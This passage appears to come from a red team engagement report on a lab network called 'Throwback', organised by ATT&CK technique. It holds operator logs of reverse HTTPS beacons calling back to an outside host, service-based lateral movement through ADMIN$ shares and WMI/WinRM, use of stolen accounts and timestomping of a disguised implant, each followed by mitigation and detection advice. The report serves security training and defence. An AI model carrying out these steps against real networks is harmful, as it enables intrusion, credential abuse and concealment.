			(10.50.31.78:444) on CORP-DC01 via Service Control Manager (\CORP-DC01\ADMIN\$\8fcf3e6.exe)
07/07 22:57	THROWBACK-PROD	3608	run windows/beacon_https/reverse_https (10.50.31.78:444) on CORP-DC01 via Service Control Manager (PSH)
07/07 22:57	THROWBACK-PROD	3608	run windows/beacon_https/reverse_https (10.50.31.78:444) on THROWBACK-DC01 via Service Control Manager (PSH)
07/07 23:53	THROWBACK-PROD	3504	run windows/beacon_https/reverse_https (10.50.31.78:444) on THROWBACK-DC01 via Service Control Manager (PSH)
07/08 07:17	THROWBACK-PROD	3400	run windows/beacon_https/reverse_https (10.50.31.78:444) on THROWBACK-DC01 via Service Control Manager (PSH)
07/08 20:36	THROWBACK-PROD	3540	run windows/beacon_https/reverse_https (10.50.31.78:444) on THROWBACK-DC01 via Service Control Manager (PSH)
07/11 00:00	THROWBACK-PROD	3476	run windows/beacon_bind_pipe (\.\pipe\msagent_c20e) on THROWBACK-DC01 via Service Control Manager (PSH)
07/11 00:01	THROWBACK-PROD	3476	run windows/beacon_https/reverse_https (10.50.31.78:444) on THROWBACK-DC01 via Service Control Manager (PSH)
07/11 00:22	THROWBACK-PROD	3476	run windows/beacon_bind_pipe (\.\pipe\msagent_c20e) on THROWBACK-DC01 via Service Control Manager (PSH)
07/11 10:24	THROWBACK-PROD	3572	run windows/beacon_bind_pipe (\.\pipe\msagent_c20e) on THROWBACK-DC01 via Service Control Manager (\THROWBACK-DC01\ADMIN\$\\6833a45.exe)

date	host	pid	activity
07/11 10:29	THROWBACK-PROD	3572	run windows/beacon_bind_pipe (\\.\pipe\msagent_c20e) on 10.200.34.117 via Service Control Manager (\\\10.200.34.117\ADMIN\$\af2ee97.exe)
07/11 10:38	THROWBACK-DC01	4380	run windows/beacon_reverse_tcp (10.200.34.117:9889) on 10.200.34.118 via Service Control Manager (\\\10.200.34.118\ADMIN\$\e506d9c.exe)
07/11 10:38	THROWBACK-DC01	4380	run windows/beacon_bind_pipe (\\.\pipe\msagent_c20e) on 10.200.34.118 via Service Control Manager (\\\10.200.34.118\ADMIN\$\14ac0f8.exe)
07/11 10:39	THROWBACK-DC01	4380	run 'whoami' on 10.200.34.118 via Service Control Manager
07/11 10:40	THROWBACK-DC01	4380	run 'dir' on 10.200.34.118 via Service Control Manager
07/11 10:40	THROWBACK-DC01	4380	run 'pwd' on 10.200.34.118 via Service Control Manager
07/11 10:43	THROWBACK-DC01	4380	run 'C::/Program Files/Amazon/SSM/amazon-agent.exe' on 10.200.34.118 via Service Control Manager
07/11 10:44	THROWBACK-DC01	4380	run windows/beacon_reverse_tcp (10.200.34.118:9889) on CORP-DC01 via Service Control Manager (\\\CORP-DC01\ADMIN\$\aadd03d.exe)
07/11 20:23	THROWBACK-PROD	3544	run windows/beacon_https/reverse_https (10.50.31.78:444) on 10.200.34.117 via Service Control Manager (\\\10.200.34.117\ADMIN\$\ff5bdf5.exe)
07/11 21:15	CORP-DC01	2684	run windows/beacon_bind_pipe (\\.\pipe\msagent_c20e) on CORP-ADT01 via Service Control Manager (\\\CORP-ADT01\ADMIN\$\a1ab25f.exe)
07/11 21:16	CORP-DC01	2684	run windows/beacon_bind_pipe (\\.\pipe\msagent_c20e) on CORP-ADT01 via Service Control Manager

date	host	pid	activity
			(\\CORP- ADT01\ADMIN\$\4e6a86d.exe)
07/11 21:19	CORP-DC01	2684	run windows/beacon_bind_pipe (\\.\\pipe\\msagent_c20e) on 10.200.34.243 via Service Control Manager (\\10.200.34.243\ADMIN\$\1955a74.ex e)
07/11 21:21	CORP-DC01	2684	run windows/beacon_bind_pipe (\\.\\pipe\\msagent_c20e) on 10.200.34.243 via Service Control Manager (\\10.200.34.243\ADMIN\$\cad9ff2.exe)
07/12 08:48	THROWBACK-PROD	3484	run windows/beacon_https/reverse_https (10.50.31.78:444) on 10.200.34.117 via Service Control Manager (\\10.200.34.117\ADMIN\$\e253f88.ex
07/12 23:14	THROWBACK-PROD	3584	run windows/beacon_https/reverse_https (10.50.31.78:444) on 10.200.34.117 via Service Control Manager (\\10.200.34.117\ADMIN\$\57f4daa.ex
07/13 06:22	THROWBACK-PROD	3468	run windows/beacon_https/reverse_https (10.50.31.78:444) on 10.200.34.117 via Service Control Manager (\\10.200.34.117\ADMIN\$\13ddc05.ex
07/13 06:23	THROWBACK-PROD	3468	run windows/beacon_https/reverse_https (10.50.31.78:444) on 10.200.34.117 via Service Control Manager (\\10.200.34.117\ADMIN\$\d413e5a.ex
07/13 23:34	THROWBACK-PROD	3596	run windows/beacon_https/reverse_https (10.50.31.78:444) on 10.200.34.117 via Service Control Manager (\\10.200.34.117\ADMIN\$\3f758ba.ex
07/13 23:35	THROWBACK-PROD	3596	run windows/beacon_https/reverse_https

date	host	pid	activity
			(10.50.31.78:444) on 10.200.34.117 via Service Control Manager (\\10.200.34.117\ADMIN\$\a40e203.exe)
07/13 23:35	THROWBACK-PROD	3596	run windows/beacon_https/reverse_https (10.50.31.78:444) on 10.200.34.117 via Service Control Manager (\\10.200.34.117\ADMIN\$\14f452c.exe)
07/13 23:42	THROWBACK-PROD	3596	run windows/beacon_https/reverse_https (10.50.31.78:444) on 10.200.34.117 via Service Control Manager (\\10.200.34.117\ADMIN\$\7fd1cb7.exe)
07/13 23:45	THROWBACK-PROD	3596	run windows/beacon_https/reverse_https (10.50.31.78:444) on 10.200.34.117 via Service Control Manager (\\10.200.34.117\ADMIN\$\982958e.exe)
07/14 00:22	TBSEC-DC01	4612	run windows/beacon_bind_pipe (\\.\\pipe\\msagent_c20e) on 10.200.34.79 via Service Control Manager (\\10.200.34.79\ADMIN\$\54561d9.exe)

Mitigation

Ensure that permissions disallow services that run at a higher permissions level from being created or interacted with by a user with a lower permission level. Also ensure that high permission level service binaries cannot be replaced or modified by users with a lower permission level.

Identify unnecessary system utilities or potentially malicious software that may be used to interact with Windows services, and audit and/or block them by using whitelisting tools, like AppLocker, or Software Restriction Policies where appropriate.

Detection Methods

Changes to service Registry entries and command-line invocation of tools capable of modifying services that do not correlate with known software, patch cycles, etc., may be suspicious. If a service is used only to execute a binary or script and not to persist, then it will likely be changed back to its original form shortly after the service is restarted so the service is not left broken, as is the case with the common administrator tool PsExec.

Reference

- Tactic: T1035

System Owner/User Discovery

Windows

Adversaries may attempt to identify the primary user, currently logged in user, set of users that commonly uses a system, or whether a user is actively using the system. They may do this, for example, by retrieving account usernames or by using Credential Dumping. The information may be collected in a number of different ways using other Discovery techniques, because user and username details are prevalent throughout a system and include running process ownership, file/directory ownership, session information, and system logs.

Mac

On Mac, the currently logged in user can be identified with users, w, and who.

Linux

On Linux, the currently logged in user can be identified with w and who.

Related Events

date	host	pid	activity
07/01 21:38	THROWBACK-WS01	2880	run net sessions on localhost
07/03 05:44	THROWBACK-TIME	480	run net sessions on localhost
07/03 05:44	THROWBACK-TIME	480	run net logons on localhost
07/04 05:24	THROWBACK-WS01	2700	run net logons on localhost
07/05 06:52	THROWBACK-PROD	3584	run net logons on localhost

Mitigation

Identify unnecessary system utilities or potentially malicious software that may be used to acquire information about system users, and audit and/or block them by using whitelisting tools, like AppLocker, or Software Restriction Policies where appropriate.

Detection Methods

System and network discovery techniques normally occur throughout an operation as an adversary learns the environment. Data and events should not be viewed in isolation, but as part of a chain of behavior that could lead to other activities based on the information obtained.

Monitor processes and command-line arguments for actions that could be taken to gather system and network information. Remote access tools with built-in features may interact directly with the Windows API to gather information. Information may also be acquired through Windows system management tools such as Windows Management Instrumentation and PowerShell.

Reference

- [Tactic: T1033](#)

Timestomp

Timestomping is a technique that modifies the timestamps of a file (the modify, access, create, and change times), often to mimic files that are in the same folder. This is done, for example, on files that have been modified or created by the adversary so that they do not appear conspicuous to forensic investigators or file analysis tools. Timestomping may be used along with file name Masquerading to hide malware and tools.

Related Events

date	host	pid	activity
07/07 00:55	THROWBACK-DC01	2828	timestomp C:\Program to Files\Amazon\SSM\amazon-agent.exe
07/07 00:56	THROWBACK-DC01	2828	timestomp "C:\Program to Files\Amazon\SSM\amazon-agent.exe"
07/07 00:56	THROWBACK-DC01	2828	timestomp C:\Program to Files\Amazon\SSM\amazon-agent.exe
07/07 00:57	THROWBACK-DC01	2828	timestomp amazon-agent.exe to amazon-ssm-agent.json.template
07/07 01:09	THROWBACK-DC01	2828	timestomp amazon-agent.exe to amazon-ssm-agent.exe
07/07 01:26	THROWBACK-DC01	2828	timestomp amazon-agent.exe to amazon-ssm-agent.exe
07/07 01:45	THROWBACK-DC01	14032	timestomp amazon-agent.exe to amazon-ssm-agent.exe
07/07 01:46	THROWBACK-DC01	14032	timestomp amazon-agent.exe to amazon-ssm-agent.exe
07/07 01:46	THROWBACK-DC01	14032	timestomp amazon-agent.exe to mazon-ssm-agent.json.template
07/07 01:46	THROWBACK-DC01	14032	timestomp amazon-agent.exe to amazon-ssm-agent.json.template
07/07 01:46	THROWBACK-DC01	14032	timestomp amazon-agent.exe to amazon-ssm-agent.json.template

Mitigation

Mitigation of timestomping specifically is likely difficult. Efforts should be focused on preventing potentially malicious software from running. Identify and block potentially malicious software that may contain functionality to perform timestomping by using whitelisting tools like AppLocker or Software Restriction Policies where appropriate.

Detection Methods

Forensic techniques exist to detect aspects of files that have had their timestamps modified. It may be possible to detect timestamping using file modification monitoring that collects information on file handle opens and can compare timestamp values.

Reference

- [Tactic: T1099](#)

Valid Accounts

Adversaries may steal the credentials of a specific user or service account using Credential Access techniques or capture credentials earlier in their reconnaissance process through social engineering for means of gaining Initial Access.

Compromised credentials may be used to bypass access controls placed on various resources on systems within the network and may even be used for persistent access to remote systems and externally available services, such as VPNs, Outlook Web Access and remote desktop. Compromised credentials may also grant an adversary increased privilege to specific systems or access to restricted areas of the network. Adversaries may choose not to use malware or tools in conjunction with the legitimate access those credentials provide to make it harder to detect their presence.

Adversaries may also create accounts, sometimes using pre-defined account names and passwords, as a means for persistence through backup access in case other means are unsuccessful.

The overlap of credentials and permissions across a network of systems is of concern because the adversary may be able to pivot across accounts and systems to reach a high level of access (i.e., domain or enterprise administrator) to bypass access controls set within the enterprise.

Related Events

date	host	pid	activity
07/02 01:31	THROWBACK-WS01	2704	spawn windows/beacon_bind_pipe (\\.\pipe\msagent_c20e) as throwback\foxxr
07/02 01:33	THROWBACK-WS01	2704	spawn windows/beacon_bind_pipe (\\.\pipe\msagent_c20e) as throwback\FoxxR
07/02 01:33	THROWBACK-WS01	2704	spawn windows/beacon_https/reverse_https (10.50.31.78:444) as throwback\FoxxR
07/02 01:36	THROWBACK-WS01	2704	spawn windows/beacon_bind_pipe (\\.\pipe\msagent_c20e) as THROWBACK.local\FoxxR
07/02 11:41	THROWBACK-TIME	5044	spawn windows/beacon_https/reverse_https (10.50.31.78:444) as Throwback.local\Administrator
07/04 05:17	THROWBACK-WS01	2700	spawn windows/beacon_https/reverse_https (10.50.31.78:444) as .\humphreyw
07/04 05:20	THROWBACK-WS01	2700	spawn windows/beacon_https/reverse_https

date	host	pid	activity
			(10.50.31.78:444) as THROWBACK.local\humphreyw
07/04 05:26	THROWBACK-WS01	2700	spawn windows/beacon_https/reverse_https (10.50.31.78:444) as THROWBACK\HumphreyW
07/04 05:26	THROWBACK-WS01	2700	spawn windows/beacon_bind_pipe (\\.\pipe\msagent_c20e) as THROWBACK\HumphreyW
07/06 10:11	THROWBACK-DC01	4700	spawn windows/beacon_bind_pipe (\\.\pipe\msagent_c20e) as THROWBACK\MercherH
07/14 00:18	TBSEC-DC01	4612	spawn windows/beacon_bind_pipe (\\.\pipe\msagent_c20e) as TBSECURITY\TBSERVICE
07/14 00:19	TBSEC-DC01	4612	spawn windows/beacon_bind_pipe (\\.\pipe\msagent_c20e) as TBSECURITY\TBSERVICE
07/14 00:20	TBSEC-DC01	4612	spawn windows/beacon_bind_pipe (\\.\pipe\msagent_c20e) as TBSECURITY\TBSERVICE
07/14 00:21	TBSEC-DC01	4612	spawn windows/beacon_bind_pipe (\\.\pipe\msagent_c20e) as TBSECURITY\TBSERVICE
07/14 01:32	TBSEC-DC01	4344	spawn windows/beacon_bind_pipe (\\.\pipe\msagent_c20e) as TBSECURITY\backup
07/14 01:36	CORP-ADT01	4548	spawn windows/beacon_bind_pipe (\\.\pipe\msagent_c20e) as TBSECURITY\backup
07/14 01:46	TBSEC-DC01	4344	spawn windows/beacon_bind_pipe (\\.\pipe\msagent_c20e) as TBSECURITY\backup
07/14 01:47	TBSEC-DC01	4344	spawn windows/beacon_https/reverse_https (10.50.31.78:444) as TBSECURITY\backup
07/14 01:53	TBSEC-DC01	4344	spawn windows/beacon_https/reverse_https (10.50.31.78:444) as TBSECURITY\backup
07/14 01:53	TBSEC-DC01	4344	spawn windows/beacon_https/reverse_https (10.50.31.78:444) as TBSECURITY\backup

Mitigation

Take measures to detect or prevent techniques such as Credential Dumping or installation of keyloggers to acquire credentials through Input Capture. Limit credential overlap across systems to prevent access if account credentials are obtained. Ensure that local administrator accounts have complex, unique passwords across all systems on the network. Do not put user or admin domain accounts in the local administrator groups across systems unless they are tightly controlled and use of accounts is segmented, as this is often equivalent to having a local administrator account with the same password on all systems. Follow best practices for design and administration of an enterprise network to limit privileged account use across administrative tiers.. Audit domain and local accounts as well as their permission levels routinely to look for situations that could allow an adversary to gain wide access by obtaining credentials of a privileged account.

Detection Methods

Configure robust, consistent account activity audit policies across the enterprise and with externally accessible services. Look for suspicious account behavior across systems that share accounts, either user, admin, or service accounts. Examples: one account logged into multiple systems simultaneously; multiple accounts logged into the same machine simultaneously; accounts logged in at odd times or outside of business hours. Activity may be from interactive login sessions or process ownership from accounts being used to execute binaries on a remote system as a particular account. Correlate other security systems with login information (e.g., a user has an active login session but has not entered the building or does not have VPN access).

Perform regular audits of domain and local system accounts to detect accounts that may have been created by an adversary for persistence.

Reference

- [Tactic: T1078](#)

Windows Admin Shares

Windows systems have hidden network shares that are accessible only to administrators and provide the ability for remote file copy and other administrative functions. Example network shares include C\$, ADMIN\$, and IPC\$.

Adversaries may use this technique in conjunction with administrator-level Valid Accounts to remotely access a networked system over server message block (SMB) to interact with systems using remote procedure calls (RPCs), transfer files, and run transferred binaries through remote Scheduled Task, Service Execution, and Windows Management Instrumentation. Adversaries can also use NTLM hashes to access administrator shares on systems with Pass the Hash and certain configuration and patch levels.

The Net utility can be used to connect to Windows admin shares on remote systems using net use commands with valid credentials.

Related Events

date	host	pid	activity
07/02 11:29	THROWBACK-TIME	5044	list files in \\10.200.34.117\C\$
07/02 11:43	THROWBACK-TIME	5044	list files in \\10.200.34.117\C\$
07/02 11:51	THROWBACK-TIME	5044	list files in \\THROWBACK-DC01\C\$
07/02 11:52	THROWBACK-TIME	5044	list files in \\10.200.34.117\C\$
07/03 05:15	THROWBACK-TIME	4736	run windows/beacon_bind_pipe (\\.\\pipe\\msagent_c20e) on THROWBACK-DC01 via Service Control Manager (\\THROWBACK-DC01\ADMIN\$\dfc3de7.exe)
07/03 05:58	THROWBACK-TIME	2696	run windows/beacon_bind_pipe (\\.\\pipe\\msagent_c20e) on THROWBACK-DC01 via Service Control Manager (\\THROWBACK-DC01\ADMIN\\$32ec091.exe)
07/04 12:15	THROWBACK-TIME	2588	run windows/beacon_https/reverse_https (10.50.31.78:444) on THROWBACK-DC01 via Service Control Manager (\\THROWBACK-DC01\ADMIN\\$5f79bae.exe)
07/04 12:19	THROWBACK-TIME	2588	run windows/beacon_https/reverse_https (10.50.31.78:444) on THROWBACK-DC01 via Service Control Manager (\\THROWBACK-DC01\ADMIN\\$0d1ff99.exe)

date	host	pid	activity
07/04 12:21	THROWBACK-TIME	2588	run windows/beacon_https/reverse_https (10.50.31.78:444) on THROWBACK-DC01 via Service Control Manager (\THROWBACK-DC01\ADMIN\$\b026eda.exe)
07/04 12:40	THROWBACK-TIME	2588	run windows/beacon_bind_pipe (\.\pipe\msagent_c20e) on THROWBACK-PROD via Service Control Manager (\THROWBACK-PROD\ADMIN\$\d14d2a7.exe)
07/06 10:09	THROWBACK-DC01	4700	list files in \THROWBACK-DC01\C\$
07/06 10:14	THROWBACK-DC01	4700	list files in \THROWBACK-DC01\C\$
07/06 10:17	THROWBACK-PROD	1776	run windows/beacon_bind_pipe (\.\pipe\msagent_c20e) on THROWBACK-DC01 via Service Control Manager (\THROWBACK-DC01\ADMIN\$\cd2e0a1.exe)
07/06 10:43	THROWBACK-TIME	540	run windows/beacon_bind_pipe (\.\pipe\msagent_c20e) on THROWBACK-DC01 via Service Control Manager (\THROWBACK-DC01\ADMIN\$\4457238.exe)
07/06 10:45	THROWBACK-PROD	1776	run windows/beacon_bind_pipe (\.\pipe\msagent_c20e) on THROWBACK-DC01 via Service Control Manager (\THROWBACK-DC01\ADMIN\$\a573d44.exe)
07/06 10:46	THROWBACK-PROD	1776	run windows/beacon_bind_pipe (\.\pipe\msagent_c20e) on THROWBACK-DC01 via Service Control Manager (\THROWBACK-DC01\ADMIN\$\716d126.exe)
07/06 21:25	THROWBACK-TIME	2648	list files in \THROWBACK-DC01\C\$
07/06 21:27	THROWBACK-TIME	2648	list files in \THROWBACK-DC01\C\$
07/06 21:27	THROWBACK-TIME	2648	list files in \THROWBACK-DC01\C\$
07/06 21:30	THROWBACK-PROD	3512	list files in \THROWBACK-DC01\C\$
07/06 21:41	THROWBACK-TIME	2648	run windows/beacon_bind_pipe (\.\pipe\msagent_c20e) on THROWBACK-DC01 via Service Control Manager (\THROWBACK-DC01\ADMIN\$\60567d8.exe)
07/06 21:43	THROWBACK-PROD	3512	run windows/beacon_bind_pipe (\.\pipe\msagent_c20e) on THROWBACK-DC01 via Service

date	host	pid	activity
			Control Manager (\THROWBACK-DC01\ADMIN\$\0be7853.exe)
07/06 21:44	THROWBACK-TIME	2648	run windows/beacon_bind_tcp (0.0.0.0:8888) on THROWBACK-DC01 via Service Control Manager (\THROWBACK-DC01\ADMIN\$\405bf80.exe)
07/06 21:46	THROWBACK-PROD	3512	run windows/beacon_bind_tcp (0.0.0.0:8888) on THROWBACK-DC01 via Service Control Manager (\THROWBACK-DC01\ADMIN\$\31499f8.exe)
07/07 00:30	THROWBACK-PROD	3432	run windows/beacon_https/reverse_https (10.50.31.78:444) on THROWBACK-DC01 via Service Control Manager (\THROWBACK-DC01\ADMIN\$\ebf6a08.exe)
07/07 06:31	THROWBACK-PROD	3528	list files in \THROWBACK-DC01\C\$
07/07 07:29	THROWBACK-DC01	4776	list files in \CORP-DC01\C\$
07/07 21:40	THROWBACK-PROD	3608	run windows/beacon_https/reverse_https (10.50.31.78:444) on CORP-DC01 via Service Control Manager (\CORP-DC01\ADMIN\$83fe33c.exe)
07/07 21:45	THROWBACK-PROD	3608	run windows/beacon_https/reverse_https (10.50.31.78:444) on CORP-DC01 via Service Control Manager (\CORP-DC01\ADMIN\$8fcf3e6.exe)
07/08 03:16	THROWBACK-DC01	2028	list files in \CORP-DC01\C\$
07/08 03:17	THROWBACK-DC01	2028	list files in \CORP-DC01\ADMIN\$
07/08 03:17	THROWBACK-DC01	2028	list files in \10.200.34.118\ADMIN\$
07/08 03:17	THROWBACK-DC01	2028	list files in \10.200.34.118\C\$
07/08 03:18	THROWBACK-DC01	2028	list files in \10.200.34.118\C\$
07/08 07:36	THROWBACK-DC01	1772	list files in \10.200.34.118\C\$
07/08 20:42	THROWBACK-PROD	3540	list files in \THROWBACK-DC01\C\$
07/08 20:52	THROWBACK-DC01	2684	list files in \10.200.34.118\C\$
07/08 20:52	THROWBACK-DC01	2684	list files in \10.200.34.118\C\$
07/10 08:35	THROWBACK-PROD	508	list files in \THROWBACK-DC01\C\$
07/10 08:35	THROWBACK-PROD	508	list files in \THROWBACK-DC01\C\$
07/10 08:37	THROWBACK-PROD	508	list files in \THROWBACK-DC01\C\$
07/11 10:24	THROWBACK-PROD	3572	run windows/beacon_bind_pipe (\.\pipe\msagent_c20e) on

date	host	pid	activity
			THROWBACK-DC01 via Service Control Manager (\\"THROWBACK-DC01\ADMIN\$\6833a45.exe)
07/11 10:25	THROWBACK-PROD	3572	list files in \\"THROWBACK-DC01\C\$
07/11 10:25	THROWBACK-PROD	3572	list files in \\"10.200.34.117\C\$
07/11 10:29	THROWBACK-PROD	3572	run windows/beacon_bind_pipe (\\".\pipe\msagent_c20e) on 10.200.34.117 via Service Control Manager (\\"10.200.34.117\ADMIN\$\af2ee97.exe)
07/11 10:36	THROWBACK-DC01	4380	list files in \\"10.200.34.118\C\$
07/11 10:38	THROWBACK-DC01	4380	run windows/beacon_reverse_tcp (10.200.34.117:9889) on 10.200.34.118 via Service Control Manager (\\"10.200.34.118\ADMIN\$\e506d9c.exe)
07/11 10:38	THROWBACK-DC01	4380	run windows/beacon_bind_pipe (\\".\pipe\msagent_c20e) on 10.200.34.118 via Service Control Manager (\\"10.200.34.118\ADMIN\$\14ac0f8.exe)
07/11 10:44	THROWBACK-DC01	4380	run windows/beacon_reverse_tcp (10.200.34.118:9889) on CORP-DC01 via Service Control Manager (\\"CORP-DC01\ADMIN\$\aadd03d.exe)
07/11 20:20	THROWBACK-PROD	3544	list files in \\"THROWBACK-DC01\C\$
07/11 20:23	THROWBACK-PROD	3544	run windows/beacon_https/reverse_https (10.50.31.78:444) on 10.200.34.117 via Service Control Manager (\\"10.200.34.117\ADMIN\$\ff5bdf5.exe)
07/11 21:15	CORP-DC01	2684	run windows/beacon_bind_pipe (\\".\pipe\msagent_c20e) on CORP-ADT01 via Service Control Manager (\\"CORP-ADT01\ADMIN\$\a1ab25f.exe)
07/11 21:16	CORP-DC01	2684	run windows/beacon_bind_pipe (\\".\pipe\msagent_c20e) on CORP-ADT01 via Service Control Manager (\\"CORP-ADT01\ADMIN\$\4e6a86d.exe)

date	host	pid	activity
07/11 21:19	CORP-DC01	2684	run windows/beacon_bind_pipe (\\.\pipe\msagent_c20e) on 10.200.34.243 via Service Control Manager (\\10.200.34.243\ADMIN\$\1955a74.exe)
07/11 21:20	CORP-DC01	2684	list files in \\10.200.34.243\C\$
07/11 21:21	CORP-DC01	2684	run windows/beacon_bind_pipe (\\.\pipe\msagent_c20e) on 10.200.34.243 via Service Control Manager (\\10.200.34.243\ADMIN\$\cad9ff2.exe)
07/12 08:48	THROWBACK-PROD	3484	run windows/beacon_https/reverse_https (10.50.31.78:444) on 10.200.34.117 via Service Control Manager (\\10.200.34.117\ADMIN\$\e253f88.exe)
07/12 23:14	THROWBACK-PROD	3584	run windows/beacon_https/reverse_https (10.50.31.78:444) on 10.200.34.117 via Service Control Manager (\\10.200.34.117\ADMIN\$\57f4daa.exe)
07/13 06:22	THROWBACK-PROD	3468	run windows/beacon_https/reverse_https (10.50.31.78:444) on 10.200.34.117 via Service Control Manager (\\10.200.34.117\ADMIN\$\13ddc05.exe)
07/13 06:23	THROWBACK-PROD	3468	run windows/beacon_https/reverse_https (10.50.31.78:444) on 10.200.34.117 via Service Control Manager (\\10.200.34.117\ADMIN\$\d413e5a.exe)
07/13 23:34	THROWBACK-PROD	3596	run windows/beacon_https/reverse_https (10.50.31.78:444) on 10.200.34.117 via Service Control Manager (\\10.200.34.117\ADMIN\$\3f758ba.exe)
07/13 23:35	THROWBACK-PROD	3596	run windows/beacon_https/reverse_https (10.50.31.78:444) on 10.200.34.117

date	host	pid	activity
			via Service Control Manager (\\10.200.34.117\ADMIN\$\a40e203.exe)
07/13 23:35	THROWBACK-PROD	3596	run windows/beacon_https/reverse_https (10.50.31.78:444) on 10.200.34.117 via Service Control Manager (\\10.200.34.117\ADMIN\$\14f452c.exe)
07/13 23:42	THROWBACK-PROD	3596	list files in \\10.200.34.117\C\$
07/13 23:42	THROWBACK-PROD	3596	run windows/beacon_https/reverse_https (10.50.31.78:444) on 10.200.34.117 via Service Control Manager (\\10.200.34.117\ADMIN\$\7fd1cb7.exe)
07/13 23:45	THROWBACK-PROD	3596	run windows/beacon_https/reverse_https (10.50.31.78:444) on 10.200.34.117 via Service Control Manager (\\10.200.34.117\ADMIN\$\982958e.exe)
07/14 00:22	TBSEC-DC01	4612	run windows/beacon_bind_pipe (\\.\\pipe\\msagent_c20e) on 10.200.34.79 via Service Control Manager (\\10.200.34.79\ADMIN\$\54561d9.exe)

Mitigation

Do not reuse local administrator account passwords across systems. Ensure password complexity and uniqueness such that the passwords cannot be cracked or guessed. Deny remote use of local admin credentials to log into systems. Do not allow domain user accounts to be in the local Administrators group multiple systems.

Identify unnecessary system utilities or potentially malicious software that may be used to leverage SMB and the Windows admin shares, and audit and/or block them by using whitelisting tools, like AppLocker, or Software Restriction Policies where appropriate.

Detection Methods

Ensure that proper logging of accounts used to log into systems is turned on and centrally collected. Windows logging is able to collect success/failure for accounts that may be used to move laterally and can be collected using tools such as Windows Event Forwarding. Monitor remote login events and associated SMB activity for file transfers and remote process execution. Monitor the actions of remote users who connect to

administrative shares. Monitor for use of tools and commands to connect to remote shares, such as Net, on the command-line interface and Discovery techniques that could be used to find remotely accessible systems.

Reference

- [Tactic: T1077](#)

Windows Management Instrumentation

Windows Management Instrumentation (WMI) is a Windows administration feature that provides a uniform environment for local and remote access to Windows system components. It relies on the WMI service for local and remote access and the server message block (SMB) and Remote Procedure Call Service (RPCS) for remote access. RPCS operates over port 135.

An adversary can use WMI to interact with local and remote systems and use it as a means to perform many tactic functions, such as gathering information for Discovery and remote Execution of files as part of Lateral Movement.

Related Events

date	host	pid	activity
07/07 21:41	THROWBACK-PROD	3608	run 'whoami' on THROWBACK-DC01 via WMI
07/11 10:43	THROWBACK-DC01	4380	run 'C::/Program Files/Amazon/SSM/amazon-agent.exe' on 10.200.34.118 via WMI

Mitigation

Disabling WMI or RPCS may cause system instability and should be evaluated to assess the impact to a network. By default, only administrators are allowed to connect remotely using WMI. Restrict other users who are allowed to connect, or disallow all users to connect remotely to WMI. Prevent credential overlap across systems of administrator and privileged accounts.

Detection Methods

Monitor network traffic for WMI connections; the use of WMI in environments that do not typically use WMI may be suspect. Perform process monitoring to capture command-line arguments of "wmic" and detect commands that are used to perform remote behavior.

Reference

- [Tactic: T1047](#)

Windows Remote Management

Windows Remote Management (WinRM) is the name of both a Windows service and a protocol that allows a user to interact with a remote system (e.g., run an executable, modify the Registry, modify services). It may be called with the winrm command or by any number of programs such as PowerShell.

Related Events

date	host	pid	activity
07/03 09:16	THROWBACK-TIME	480	run windows/beacon_bind_pipe (\\.\pipe\msagent_c20e) on THROWBACK-DC01 via WinRM
07/04 11:37	THROWBACK-WS01	2700	run windows/beacon_https/reverse_https (10.50.31.78:444) on THROWBACK-PROD via WinRM
07/04 11:38	THROWBACK-WS01	2700	run windows/beacon_https/reverse_https (10.50.31.78:444) on THROWBACK-PROD via WinRM
07/04 11:39	THROWBACK-WS01	2700	run windows/beacon_https/reverse_https (10.50.31.78:444) on THROWBACK-PROD via WinRM
07/07 06:44	THROWBACK-PROD	3528	run 'netstat -an' on THROWBACK-DC via WinRM
07/11 10:42	THROWBACK-DC01	4380	run 'C::/Program Files/Amazon/SSM/amazon-agent.exe' on 10.200.34.118 via WinRM

Mitigation

Disable the WinRM service. If the service is necessary, lock down critical enclaves with separate WinRM infrastructure, accounts, and permissions. Follow WinRM best practices on configuration of authentication methods and use of host firewalls to restrict WinRM access to allow communication only to/from specific devices.

Detection Methods

Monitor use of WinRM within an environment by tracking service execution. If it is not normally used or is disabled, then this may be an indicator of suspicious behavior. Monitor processes created and actions taken by the WinRM process or a WinRM invoked script to correlate it with other related events.

Reference

- [Tactic: T1028](#)